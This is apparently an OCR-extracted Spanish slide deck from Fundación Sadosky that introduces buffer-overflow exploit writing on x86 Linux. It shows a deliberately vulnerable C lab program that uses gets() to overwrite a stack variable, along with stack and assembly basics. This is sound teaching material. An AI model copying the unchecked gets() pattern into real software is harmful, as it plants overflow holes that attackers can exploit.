EXPLOITS CON RUEDITAS
INICIACIÓN A LA ESCRITURA DE EXPLOITS

ADRIÁN BARREAL | TERESA ALBERTO

STIC, FUNDACION SADOSKY

¿EXPLOIT?

PRIMERA PARTE

EXPLOITS 101: LOS ORÍGENES

ENTORNO SIN MITIGACIONES

SEGUNDA PARTE

EXPLOITS MODERNOS

ENTORNO CON MITIGACIONES

VULNERABILIDAD

CORRUPCIÓN DE MEMORIA

DESBORDAMIENTO DE BÚFER

Arquitectura x86. GNU/Linux.

ABOS

PROGRAMAS EN C VULNERABLES

LABORATORIO DE EXPLOITS CLÁSICOS

2 programas vulnerables

1. Sobreescritura de variable
2. Modificación del flujo de ejecución de un programa
3. Inyección de código arbitrario

1. CÓDIGO FUENTE DE STACK1

```c
int main() {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x41424344){    // ABCD
        printf("you win!\n");
    }
}
```


VULNERABILIDAD:

DESBORDAMIENTO DE BÚFER


```
$ man gets
"BUGS: Nunca usar gets().
No es posible controlar cuántos caracteres va a leer de stdin.
```

¿PARA QUÉ NOS SIRVE ESCRIBIR POR FUERA DE LOS LÍMITES DE BUF?


PROCESO EN MEMORIA




PROCESO EN MEMORIA



PROCESO EN MEMORIA




PROCESO EN MEMORIA



Registros generales:

EAX EBX ECX EDX

LA PILA



push 0x100
pop ecx
ESP
STACK
o
PILA
ESP
0x100
STACK
o
PILA
ESP
STACK
o
PILA
ECX = 0x100

OTRAS INSTRUCCIONES EN ASSEMBLER

```
operacion <destino> <fuente>


instrucción         | ¿qué hace?

mov eax, 0x4        ; almacena el valor 4 en el registro eax
add eax, 0x3        ; suma 3 al valor almacenado en eax
mov ebx, eax        ; almacena el valor del registro eax en ebx
```


OTRAS INSTRUCCIONES

```
pop ecx
```




`ECX = 0x100`

OTRAS INSTRUCCIONES



OTRAS INSTRUCCIONES




1. CÓDIGO FUENTE DE STACK1

```c
int main() {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x41424344){    // ABCD
        printf("you win!\n");
    }
}
```


2. COMPILAMOS

FLAGS DE GCC EN CONFIGURACIÓN

